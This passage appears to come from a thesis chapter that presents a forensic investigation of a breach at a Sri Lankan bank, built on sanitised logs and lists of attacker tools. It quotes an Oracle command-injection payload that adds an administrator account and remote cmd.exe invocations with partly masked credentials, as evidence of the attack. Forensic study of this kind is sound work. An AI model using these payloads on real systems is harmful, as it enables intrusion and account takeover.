According to Hesse-Biber (2010) Varied methods have been adopted widely for research projects in assisting researchers in considering the study questions from diversified angles. Considering practical studies, mixed method research syndicates qualitative and quantitative gathering of data and analyzing it to retrieve answers to the research questions (Hesse-Biber, 2010). Haase and Myers (1988) states that several reasons exists as to why quantitative and qualitative methods could be combined and stated that the combining of the two methods is possible as the two methods share unified logic and the aim in understanding the inhabit of world people (Haase and Myers, 1988). In synthesizing the outcomes resulted via multiple methods of research, people generally tend in simplifying the study situation, packaging and highlighting results in reflecting as to their thought of what is occurring. Two or more sources of data or theories might be combined via cross validating or the triangulation in studying the same aspect in gaining a greater understanding of the study research (Denzin, 1970).

3.5 DESIGN OF THE CASE STUDY

Selection of the best investigation method is a vital part to develop an accurate design for the case study. The design of a case study, which is considered as the function of the objectives of a research, develops the master plan which specifies the procedures and the methods in case data collection and the analysis of the required information. According to Churchill & Iacobucci (2004) the appropriateness of the design of research is of high importance as types of data, techniques of data collection and estimated case study analysis duration is determined and there exists two case study types (Churchill & Iacobucci, 2004):

- **The analytical approach**
  Examination of the case study is carried out with a view of obtaining an understanding as to what has occurred, and its reasons and it is not required in identifying a problem or suggesting a solution.

- **The problem-oriented approach**
  The analysis of the case study is carried out in identifying critical issues which exist and in suggesting a solution to the study problem.

A Problem-oriented approach has been adopted for the purpose of the current study.

3.5.1 The problem-oriented approach

The study focuses on an actual problem-oriented situation and the study analyzes situations of real life that has taken place within Sri Lankan banks. Based on the problem-oriented methodology, there are six steps utilized for the study (see Table 3.3), and Table 3.4 shows the processes in a case study.

Table: 3.3 Process 1 Types of problem-oriented method

No	Steps
1	Related the theory to a practical situation. Example; Apply the ideas and Knowledge discussed in the coursework to the practical situation available in the case study
2	Identify the problems
3	Select the major problems in the case
4	Suggest solutions to these major problems
5	Recommend the best solution to be implemented
6	Detail how this solution should be implemented

Table: 3.4 Process 1 The case study process

The case study process	
Planning	• Outline the purpose of the case study. • Describe the field of research — this is usually an overview of the company. • Outline the issues and findings of the case study without the specific details. • Identify the theory that will be used to analyze the case study. • Get a clear picture of the essential contents of the study.
Findings	• Identify the problems found in the case. • Each analysis of the problem should be supported by facts given in the case together with the relevant theory and course concepts. • It is important to search for any underlying problems. Example: Cross-cultural conflict may be only a symptom of the underlying problem of inadequate policies and practices within the company.
Discussion	• Summarize the major problem/s. • Identify alternative solutions to this/these major problem/s (there is likely to be more than one solution per problem). • Briefly outline each alternative solution and then evaluate them in terms of its advantages and disadvantages.
Conclusion	• Sum up the main points from the findings and discussion
Recommendations	• Choose which of the alternative solutions should be adopted. • Briefly justify your choice and explain how it will solve the major problem/s.

3.5.2 Review and do research of literature

The researcher commenced the case study by gathering existing information through an exploratory literature study, that provides the vital background information required in proceeding to a descriptive case study. Through the exploratory study, previous studies were reviewed, and novel and associated information were connected to the research study. According to Burns and Bush (2002) information gathered through descriptive studies enable researchers in designing a casual experiment (Burns & Bush, 2002).

3.5.3 Techniques for data collection

According to Varkevisser, Pathmanathan, & Brownlee (2003) techniques of data collection enable users to have systematic collection of information regarding the people subjected to the study, objects and on the settings that they take place (Varkevisser, Pathmanathan, & Brownlee, 2003). Additionally, varied tools of participatory communication, have been established and implemented for improvement, contribution and in supporting techniques of research. Further it aims in stimulating interactions and in enabling study approaches increasingly productive and participatory.

3.5.4 Prepare the report based on findings

All findings were evaluated and documented, and any issue reported in the literature by the participants were analyzed and was subjected to comparison with varied academic and public information, and with the Sri Lanka government and central bank information.

3.5.5 Suggest solutions that solve the problem

In this section the key risks and incidents have been elaborated with probable recommendations to minimize the effect of attacks by phishing. The data on the respondents, for what they preferred or required in future online-bank security use have been analysed. Additionally, the study attempts to identify the degree in which security features of online-banking impacted the satisfaction of consumers, the consumer retention and trust.

3.6 LIMITATIONS OF THE STUDY

According to Hawthorne (1992) quoted by Nattavee Utakrit (2006), not a single methodology could meet all the requirements of a researcher (Hawthorne, 1992 quoted by Nattavee Utakrit, 2006). There exists many facets that might enforce a limitation on the research. Firstly, a case study which occurred to the respondents could consist of just one single real case and hence the outcomes might not be a representation of all ideas of the overall group. Furthermore, Rickards & Ritsert, 2011, p. 941) states “much of the information collected is retrospective data, recollections of past events, and is therefore subject to the problems inherent to memory” (Rickards & Ritsert, 2011, p. 941). Often case studies seem to depend on descriptive information set forth by varied people where certain details could be unintentionally overlooked. For instance, if an online attack is confronted by a respondent few years back, the information provided might not be as comprehensive as expected and difficult to attain. Considering a controlled scope for a research study might result in quality improvement of the research. The current study has been limited to the Sri Lankan context, but the online banking is a large sphere in other countries. Hence the study could result in a number of individuals utilizing online banking, out of which there could be a certain population with lesser experiences in receiving emails by phishing or concerned over attacks in online-banking.

3.7 SUMMARY

The chapter 3 has summarised the methods available for the research to adopt. It evaluates the potential to carry out the research study and a justification for the utilization of different approaches for the research. Definitions of what is a case study, designs of case studies, case study categories, and principals and techniques of case studies, have been elaborated. The intention is to write a case study of email phishing attacks on online banking customers in Sri Lanka from the copious secondary data that is publically available. Chapter 4, will report the detailed results of the study.

Chapter 4

Research Findings

4.0 INTRODUCTION

This chapter presents the analysis of the quantitative data and qualitative data derived from the case study data collection which contained summaries and analysis of phishing attacks and published customer responses. The secondary data has been anonymised to protect any identification of real IP addresses or entities. This chapter contains descriptive results for six main factors:

4.1 Background of the Incident and Case Definition.

4.2 Evidence of the Cases.

4.3 Evidence of the Investigation

4.4 Summary of Intrusion timeline

4.5 Other Observations

4.6 Conclusion

4.1 BACKGROUND OF THE CASE AND CASE DEFINITION

The case data and description is presented as follows:

On 20xx month date the Head of IT- the Bank Sri Lanka, informed the COO of Sri Lanka Malware and Digital Forensic Lab of a suspicious overseas transaction that had taken place in a client's account. Further a bank officer also complained to the bank's ATM monitoring team, regarding a transaction that has happened without the client's participation. When the ATM monitoring team investigated the transactions, they found 6 suspicious overseas transactions from six different bank accounts through ATMs.

It looked obvious that the system security has been compromised. Further investigations revealed that the hacker had entered the bank's system five months prior to this incident through the internet banking website. The attacker had entered the bank's active directory and studied the holes in the bank's system and the network. Thereafter they entered the bank's co-banking system and altered the balances of carefully selected dormant accounts.

Thereafter they produced ATM cards which are linked to these dormant accounts enabling withdrawals through ATMs of overseas (European) banks. In this scenario, the hacker has beaten the bank’s firewalls, Windows Operating System, the main UNIX platform, ATM Switch, Internet Banking Server, and the SQL and AIX Databases.

4.2 EVIDENCE OF THE CASES.

For the investigation the following software programs are used to conduct the analysis of the case. The IP addresses of the hosts used to refer to the relevant clients when describing evidence throughout this report are anonymised using XXXXX… etc.

- Access Data Forensic Tool kit (5.2.1.2).
- Sleuthkit 4.2.0-1.
- Regripper by Harlan Carvey.
- Tableau TD3 Forensic Imaging System.

Table: 4.1 Process 1 source evidence with IP addresses

Source Evidence No	Evidence Details
1	Evidence Source : Volatile memory Host Name : Billing Image Size : 5GB IP Address : xx.x.x.x01 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxx4862 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxc7c3
2	Evidence Source : Hard drive C partition Host Name : Billing Image Size : 5.21GB IP Address : xx.x.x.x01 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxx1939 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx68e2
3	Evidence Source : Volatile Memory Host Name : Domain Backup Image Size : 2GB IP Address : xx.x.x.x4 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxx5db3 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx82a5
4	Evidence Source : Hard drive C partition Host Name : Domain Backup Image Size : 2GB IP Address : xx.x.x.x4 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxx81ce

	Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx6d94
5	Evidence Source : Hard drive D partition Host Name : Domain Backup Image Size : 38.2GB IP Address : 10.1.0.74 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx190d Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx684a
6	Evidence Source : Hard drive E partition Host Name : Billing Image Size : 38.2GB IP Address : 10.1.0.201 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx190d Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx684a
7	Evidence Source : Volatile memory Host Name : Internet Banking Image Size : 3.2GB IP Address : 10.1.0.204 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx190d Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx684a
8	Evidence Source : Hard drive C partition Host Name : Internet Banking Image Size : 4.8GB IP Address : 10.1.0.204 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxc575 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxa46e
9	Evidence Source : Volatile Memory Host Name : CARDCENTER-x Image Size : 2.1GB IP Address : xx.x.x.x8 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx1bad Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx7e96
10	Evidence Source : Complete disk image Host Name : CARDCENTER-x Image Size : 160GB IP Address : xx.x.x.x8 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx206f Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb518
11	Evidence Source : Complete disk image Host Name : CARDCENTER-xx Image Size : 40GB IP Address : xx.x.x.xx4 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx7a2b Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx91e9
12	Evidence Source : Volatile memory Host Name : CARDCENTER-xxx Image Size : 3.2GB MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxa0a8 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxcd5e

13	Evidence Source : Complete virtual machine Host Name : xxbtrv.xxx.lk Page 25 of 209 Image Size : 14.2GB IP Address : xx.x.x.6 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx4c20 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx414f
14	Evidence Source : Hard drive C partition Host Name : Name-IT-PC Image Size : 568.3GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxcd02 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx6fb0
15	Evidence Source : Hard drive C partition Host Name : User (Name)-IT-PC Image Size : 43.1GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx07a8 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxbb0a
16	Evidence Source : Hard drive D partition Host Name : User (Name)-IT-PC Image Size : 64.2GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxb9a2 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxf684
17	Evidence Source : Volatile memory Host Name : (Name)DOMAIN Image Size : 5.4GB IP Address : xx.x.x.x5 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxff1e Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx2f2b
18	Evidence Source : Hard drive C partition Host Name : (Name)DOMAIN Image Size : 5.4GB IP Address : xx.x.x.x5 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx9e55 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb614
19	Evidence Source : Hard drive D partition Host Name : (Name)DOMAIN Image Size : 1.4GB IP Address : xx.x.x.x5 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx947f Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx1edb
20	Evidence Source : Hard drive E partition Host Name : (Name)DOMAIN Image Size : 562.3MB IP Address : xx.x.x.x5 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxc8ac

	Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx5224
21	Evidence Source : Hard drive C partition Host Name : (User name) PC Image Size : 22.7GB IP Address : xx.x.x.x1 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx067d Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxa33b
22	Evidence Source : WTMP log files Log File Path : /var/adm Branch names : (Branch A, Branch B, Branch C, Branch D, Branch E, Branch F). Image Size : 40.3KB MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx2f34 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxa488
23	Evidence Source : Hard drive C partition Host Name : (Name) Image Size : 24.4GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxfe2b Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxe522
24	Evidence Source : Hard drive D partition Host Name : (Name) Image Size : 43.4GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx311a Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxf86b
25	Evidence Source : Volatile memory Host Name : (User name) -IT Image Size : 2.1GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx5d54 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxab7a
26	Evidence Source : Hard drive C partition Host Name : (User name) -IT Image Size : 22.6GB IP Address : xx.x.x.x2 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx4b61 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxj43e
27	Evidence Source : Hard drive C partition Host Name : DOMAIN Image Size : 9.41GB IP Address : xx.x.x.x1 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx2c96 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxc624
28	Evidence Source : rootvg partition Host Name : xxxatmprod Image Size : 33.9GB IP Address : xx.x.x.x0

	MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxc28e Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx8c52
29	Evidence Source : appvg partition Host Name : xxxatmprod Image Size : 68.3GB IP Address : xx.x.x.x0 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx3687 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx6520
30	Evidence Source : Full disk image Page 29 of 209 Host Name : AUDIT Image Size : 50.8GB IP Address : xx.x.xx.xx9 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx19ab Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx92c8
31	Evidence Source : Physical hard disk Manufacturer : SAMSUNG Capacity : 1000GB Model : xxxx3UJ
32	Evidence Source : Full virtual machine Host Name : xxxst.xxx.lk Image Size : 5.7GB IP Address : xx.x.x.7 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxb6e9 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx03ac
33	Evidence Source : Hard drive C partition Host Name : xxx-IT Image Size : 107.3GB IP Address : xx.x.x.8 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx048f Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx4ebf
34	Evidence Source : Hard drive D partition Host Name : xxx-IT Image Size : 106.3GB IP Address : xx.x.x.8 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx76db Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxa8ec
35	Evidence Source : Hard drive E partition Host Name : xxx-IT Image Size : 106.3GB IP Address : xx.x.x.8 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxx41d9 Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx9818
36	Evidence Source : Full hard disk Host Name : www.xxxeremit.lk Image Size : 148GB IP Address : xx.x.x.x5 MD5 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxa0ee

	Sha-1 Hash : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx0b7b

4.3 EVIDENCE OF THE INVESTIGATION

Table: 4.2 Process 1 Source evidence of the investigation.

IP Address	Host Name	Common Name / Functions
xx.x.x.x5	www.xxxeremit.lk	Bank E-remittance Server
xx.x.x.6	xxxtrv.xxx.lk	Bank Lotus Traveler
xx.x.x.7	xxxst.xxx.lk	Bank Lotus Sametime
xx.x.x..0	xxxatmprod	Bank ATM Switch
xx.x.x.xx4	INTERNETBANKING	Internet Banking Server
xx.x.x.xx1	xxxBILLING	Bill Payment Server
xx.x.x.x2	xxx-PROD	DCMS server
xx.x.x.x1	DOMAIN	Unknown
xx.x.x.8	xxx-IT	PC used by xxx-IT
xx.x.x.x2	User 1-IT-PC	PC used by User 1
xx.x.x.x4	DOMAIN-BACKUP	AD & DNS Server
xx.x.x.x2	User 2-IT-PC	PC used by User 2
xx.x.x.x1	User 3-IT-PC	PC used by User 3
xx.x.x.x8	CARDCENRE-001	PC used by Card Centre users
xx.x.x.xx4	CARDCENRE-007	PC used by Card Centre users

Table: 4.3 Process 1 Evidence retrieved from XX.X.X.55 (www.xxxxeremit.lk)

Host Name:	www.xxxeremit.lk
Business Function:	xxx eRemittance server
Operating System:	CentOS release 5

The Bank Eremit server contains evidence which suggests that the server was accessed remotely using SSH service by a foreign IP address (xx.xx.xxx.75). Comparing to the other evidence, the records related to the above incident in the Eremit server are the oldest (20xx Month 02 12:xx) and thus suggests that this server would be the possible entry point for the attacker. After gaining access, the attacker had used a log wiping tool (lastgo) and had taken measures to hide the presence. The attacker has uploaded tools which would help to exploit the network further, through the local directory “/var/spool/lpd”. The attacker has conducted network scanning and password attacks for network services to gain further access to the network using this machine. Password strength check revealed the server had the weak password “g****3” as its root password and the password lists maintained by the attacker indicated that the root password of this server has already been cracked.

4.3.1. /var/log/audit/audit.log files

The Audit log files contains data from 04 Month 20xx 00:xx to 05Month 20xx 02:xx. The log files indicate eight unique IP's with successful logins to the server through the SSH service.

Table: 4.4 Process 1 Var audit logs.

xx.x.x.82	- 21 Month 20xx (~18:xxHrs)
xx.x.x.19	- 25 Month 20xx (~11:xxHrs)
xx.xx.xxx.75	- 02,03,04,05,06,08,11,12,13,15,18,21 Month 20xx (~14:xx-00:xx Hrs)
xxx.xxx.xx.236	- 27 Month 20xx (~12:xx Hrs)
xxx.xxx.xxx.219	- 24 Month 20xx (~13:xx-15:xx Hrs)
xxx.xxx.xxx.159	- 27 Month 20xx (~12:xx Hrs)
xxx.xx.xx.202	- 10, 17, 30 Month 20xx (13:xx-17:xx Hrs)
xxx.xx.xxx.59	- 04 Month 20xx (~08:xx-10:xx Hrs)

4.3.2. /var/log/secure log files

The secure log file contains data of failed and successful logins to the server. The log files are only available from 26 Month 20xx 05:xx to 25 Month 20xx 11:xx. The log files indicate successful logins from the following IP addresses (Table 4.5).

Table: 4.5 Process 1 Var Secure Logs.

```
25 Month 20xx 11:xx www sshd*xx32+: Accepted password for root from xx.x.x.19 port xx59 ssh2
27 Month 20xx 12:xx www sshd*xxx15+: Accepted password for root from xxx.xxx.xxx.159 port xxx13 ssh2
27 Month 20xx 12:xx www sshd*xxx95+: Accepted password for root from xxx.xxx.xx.236 port xxx82 ssh2
30 Month 20xx 14:xx www sshd*xxx69+: Accepted password for root from xxx.xx.xx.202 port xxx69 ssh2
```

4.3.3. /var/log/wtmp log file

The file seems to have been cleaned to hide evidences of logging into the system. Only the following details were available from the log while data from 30 Month to 25 Month 20xx entries are missing (Table 4.6).

Table: 4.6 Process 1 wtmp logs

```
root     pts/1    :0.0                  Mon Month 25 12:xx gone - no logout
root     pts/0    :0.0                  Mon Month 25 11:xx gone - no logout
root              :0                    Mon Month 25 11:xx gone - no logout
root     pts/0    xx.x.x.19             Mon Month 25 11:xx - 11:xx (00:00)
reboot system boot      x.x.xx-x3.el5   Mon Month 25 11:xx - 22:xx (134+11:02)
root     pts/0    xxx.xx.xx.202         Thu Month 30 14:xx - 17:xx (02:59)
root    pts/0   xxx.xxx.xx.236        Mon Month 27 12:xx - 12:xx (00:08)
root    pts/0   xxx.xxx.xxx.159       Mon Month 27 12:xx - 12:xx (00:03)
root    pts/0   xxx.xxx.xxx.219       Fri Month 24 13:xx - 15:xx (01:03)
root    pts/0   xxx.xx.xx.202         Fri Month 17 13:xx - 14:xx (00:06)
root    pts/0   xxx.xx.xx.202         Fri Month 10 13:xx - 14:xx (00:30)
root    pts/0   xxx.xx.xxx.59         Sat month 4 08:xx - 10:xx (02:49)
```

4.3.4. /var/log/btmp log file

The ‘btmp’ file contains failed login attempts from the year 200xxto 25 Month 20xx. For the year 20xx, the server has xx18 unique IP addresses which have attempted to log into the system. The IP address xx.xx.xxx.75 has been recorded in the btmp log file for password failures as follows (Table 4.7).

Table: 4.7 Process 1 Btmp Logs

```
root ssh:notty xx.xx.xxx.75 Tue Month 5 21:xx 20xx - Mon Month 25 11:xx 20xx
(19+14:00)
root ssh:notty xx.xx.xxx.75 Mon Month 4 20:xx 20xx - Tue Month 5 21:x 20xx (1+01:31)
```

4.3.5. Secure log entries from unallocated space.

The team was able to recover part of the secure log file entries pertaining to SSH logins, from the unallocated space of the hard disk. The log entries indicate records from Month to Month 20xx. The log file contained an entry for the IP address 'xx.xx.xxx.75' indicating that the IP has been used to log into the server. The error indicated in the log file could have happen due to a missing UTMP file, which might have been cleared by the attacker (Physical sector xxx517xx, file sector xx31) (Table 4.8).

Table: 4.8 Process 1 Secure log entries from unallocated space

```
Month 2 14:xx www sshd*xxx06+: syslogin_perform_logout: logout() returned an error
Month 2 14:xx www sshd*xxxx06+: Received disconnect from xx.xx.xxx.75: 11:
disconnected by user
Month 2 14:xx www sshd*xxx06+: pam_unix(sshd:session): session closed for user root
```

4.3.6. Discrepancies between /var/log/btmp and unallocated space secure log file.

Comparing the records of ‘btmp’ failed login attempts and the recovered secure log file entries; it was found that there are some of the entries missing in the secure log file. This indicates that the attacker may have deleted the login entries. The entries belonging to the IP address xx.xx.xx.179 is missing from the secure log entries (Table 4.9, 4.10).

Table: 4.9 Process 1 Secure log entries from the unallocated space: (Physical sector: xxxxx688)

```
Jan 2 10:xx www sshd*xxx62+: Failed password for root from xxx.xxx.xx.81 port xxx36 ssh2
Jan 2 10:xx www sshd*xxx65+: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=xxx.xxx.xx.81 user=root
Jan 2 12:xx www sshd*xx78+: Invalid user admin from xx.xxx.xx.214
Jan 2 12:xx www sshd*xx78+: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=rhost=xx.xxx.xx.214
Jan 2 12:xx www sshd*xx78+: Failed password for invalid user admin from xx.xxx.xx.214 port xxx14 ssh2
Jan 2 12:xx www sshd*xx79+: Connection closed by xx.xxx.xx.214
Jan 2 12:xx www sshd*xx20+: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=rhost=xx.xxx.xx.229 user=root
Jan 2 12:xx www sshd*xx20+: Failed password for root from xx.xxx.xx.229 port xxx98 ssh2
```

Table: 4.10 Process 1 /var/log/btmp excerpt

```
root ssh:notty xxx.xxx.xxx.201 Fri Jan 2 10:xx 20xx - Fri Jan 2 12:xx 20xx (01:xx)
root ssh:notty xx.xx.xx.179 Fri Jan 2 12:xx 20xx - Fri Jan 2 12:xx 20xx (00:xx)
root ssh:notty xx.xx.xx.179 Fri Jan 2 12:xx 20xx - Fri Jan 2 12:xx 20xx (00:xx)
admin ssh:notty xx.xxx.xx.214 Fri Jan 2 12:xx 20xx - Fri Jan 2 12:xx 20xx (00:xx)
admin ssh:notty xx.xxx.xx.214 Fri Jan 2 12:46:xx 20xx - Fri Jan 2 12:xx 20xx (00:xx)
root ssh:notty xx.xxx.xx.229 Fri Jan 2 12:xx 20xx - Fri Jan 2 12:xx 20xx (00:xx)
```

4.3.7. Time-line indication for intrusion

A binary file called 'lastgo' could be identified from the timeline with modifications time stamp at 20xx-Month-02 12:xx. Further analysis in this binary revealed that it is used for log file wiping to hide attacker details. The file is located at '/bin/lastgo' (Table 4.11).

Table: 4.11 Process 1 Time-line indication for intrusion

```
File: '/bin/lastgo'
Size: xx488 Blocks: 32 IO Block: xx96 regular file
Device: 700h/1792d Inode: 21528587 Links: 1
Access: (0755/-rwxr-xr-x) Uid: ( 0/root) Gid: (0/root)
Access: 20xx-Month-13 04:xx.000000000 +0530
Modify: 20xx-Month-02 12:xx.000000000 +0530
Change: 20xx-Month-03 04:xx.000000000 +0530
Birth: -
```

4.3.8 Attackers' files found in /var/spool/lpd directory.

This folder has several tools that attacker has used to conduct the activities in this machine and other local area network machines. The directory contains a network password cracking tool 'hydra' and the network scanning tool 'nmap'. The attacker has used hydra and nmap to conduct attacks against other local area networks and the resultant data has been saved into the same directory. Several other tools such as log wiping, data tunnelling tools were available in this directory. Directory content is as below (Table 4.12).

Table: 4.12 Process 1 Attackers' files directory

```
1.c
data
fg.exe
hydra-8.1 hydra-8.1.tar.gz
libssh-0.5.5 libssh-0.5.5.tar.gz
nmap-5.21 nmap-5.21.tar.bz2
w
```

4.3.9 Server had weak passwords

The server had a weak password configured for its user account. The same password seems to be known by the hacker since, the same password is used as an input to construct a password word list for further password cracking in the network through hydra (Table 4.13).

Table: 4.13 Process 1 Server had weak passwords

```
Username : Password
root :      g****3
batches : g****3
boss :      g****3

Mysql password
root :     g****3
```

4.3.10 Evidences retrieved from xx.x.x.6 (xxxtrv.xxx.lk)

Table: 4.14 Process 1 Evidences retrieved IP

Host Name : nsbtrv.nsb.lk
Purpose : IBM Lotus Notes Traveller
Operating System : Red Hat Enterprise Linux Server release 6.3

Bank Lotus Traveller server (Table 4.14) has been used by the attacker extensively to conduct network scanning, data tunnelling and to access other servers. The attacker has cleared most of the login entries on the log files. According to the timeline, the attacker may have access this system on 3 Month 20xx. The attacker has used the hidden directory (/var/spool/lpd/.russia) to keep his tools and log files during the attack. The related evidence indicates that the attacker has performed data tunnelling from this machine to remote hosts. The root password of the server has been set to 'p******d' o9 Month 20xx.

4.4 LOGIN ENTRIES

The attacker has wiped most of the login entries related to the login in this server.

- The /var/log/wtmp file contains login records from 9 Month 20xx to 2 Month 20xx.
- However the log file doesn't contain any record from 20 Month 20xx to 2 Month 20xx.
- The /var/log/btmp file doesn't contain any record for this server.
- The /var/log/secure logs were empty.
- Analyzing the /var/log/message logs indicated that the attacker has run software’s called "nylon" and "atom". The log details are available from 12 Month to 2 Month 20xx. The path of the atom software revealed a location where attacker has host his tools in one of this server’s directory (/var/spool/lpd/.russia/) (Table 4.15).

Table: 4.15 Process 1 Logs Entries

```
Apr 14 00:xx xxxtrv abrtd: Executable '/var/spool/lpd/.xxxxx/atom' doesn't belong to any package
Apr 12 22:xx xxxtrv nylon*xxx30+: Could not resolve for xx.x.x.42:8001 (Temporary failure in name resolution)
```

4.4.1 Attacker files found in /var/spool/lpd/.russia/ directory

The /var/spool/lpd/.russia directory had the following files and directories in it (Table 4.16).

Table: 4.16 Process 1 Attacker files directory

- pid.pl = fork bomb script
- russianscan.tgz = contains nmap binaries with scan logs of the local network
- Nylon-1.21 is a proxy software
- Atom – Data tunneling software
- w – A software which used to connect to windows machines

4.4.2 Nylon proxy framework

Nylon is a proxy framework with SOCKS version 4 and 5 and a services mirror mode. The attacker has copied and installed the nylon framework to the system and has used it according to the message logs of the server. Some of the interesting configurations of the /etc/nylon.conf are as follows (Table 4.17).

Table: 4.17 Process 1 Nylon proxy framework

```
Locally Binding Port = xx00 Allowable IP ranges which could connect to the proxy = xxx.x.x.1 xx.x.x.0/24 xx.xx.x.0/16
```

In the allowable IP ranges, the attacker has allowed range “xx.xx.x.0/16”. The remote IP which was used to connect to the server with IP address xx.x.x.55 falls into the same range specified here.

4.4.3 QLMore’ history file

SQLMore is a cross database CLI client which could be used to connect to remote databases. History file of this software was found in /root/.sqlmore/history location of this host. The file content indicates that the software had been used on 25 Month 20xx at 20:xx to exploit vulnerability in ORACLE database by specifying system commands in the place of the make program name. The attacker has tried to add ‘sqladmin’ user to the system (Table 4.18).

Table: 4.18 Process 1 QLMore’ history file

```
#/root/.sqlmore/history
#Wed Month 25 20:xx IST 20xx
9=ALTER SYSTEM SET plsql_native_make_utility \= 'cmd.exe /c net user sqladmin Z1a@xsw\# /add'
8=ALTER SYSTEM SET plsql_native_make_file_name \= ' foo'
7=ALTER SYSTEM SET plsql_native_library_dir\='bar'
6=CREATE OR REPLACE PROCEDURE ohoh AS\nBEGIN\nNULL;\nEND;
5=ALTER SYSTEM SET plsql_native_make_utility \= 'cmd.exe /c net localgroup Administrators sqladmin /add'
4=ALTER SYSTEM SET plsql_native_make_file_name \= ' foo'
3=ALTER SYSTEM SET plsql_native_library_dir\='bar'
2=CREATE OR REPLACE PROCEDURE ohoh AS\nBEGIN\nNULL;\nEND;
1=select * from user_role_privs
0=grant javasyspriv to system
```

4.4.4 Use of software named ‘w’

Table: 4.19 Process 1 Use of software name

```
Binary Location : /var/spool/lpd/.country | Disk location : Physical sector xxxx782
./w --user=Name --password=h****5 //xx.x.x.201 cmd.exe
./w --user=administrator --password=l*****7 //xx.x.x.201 cmd.exe
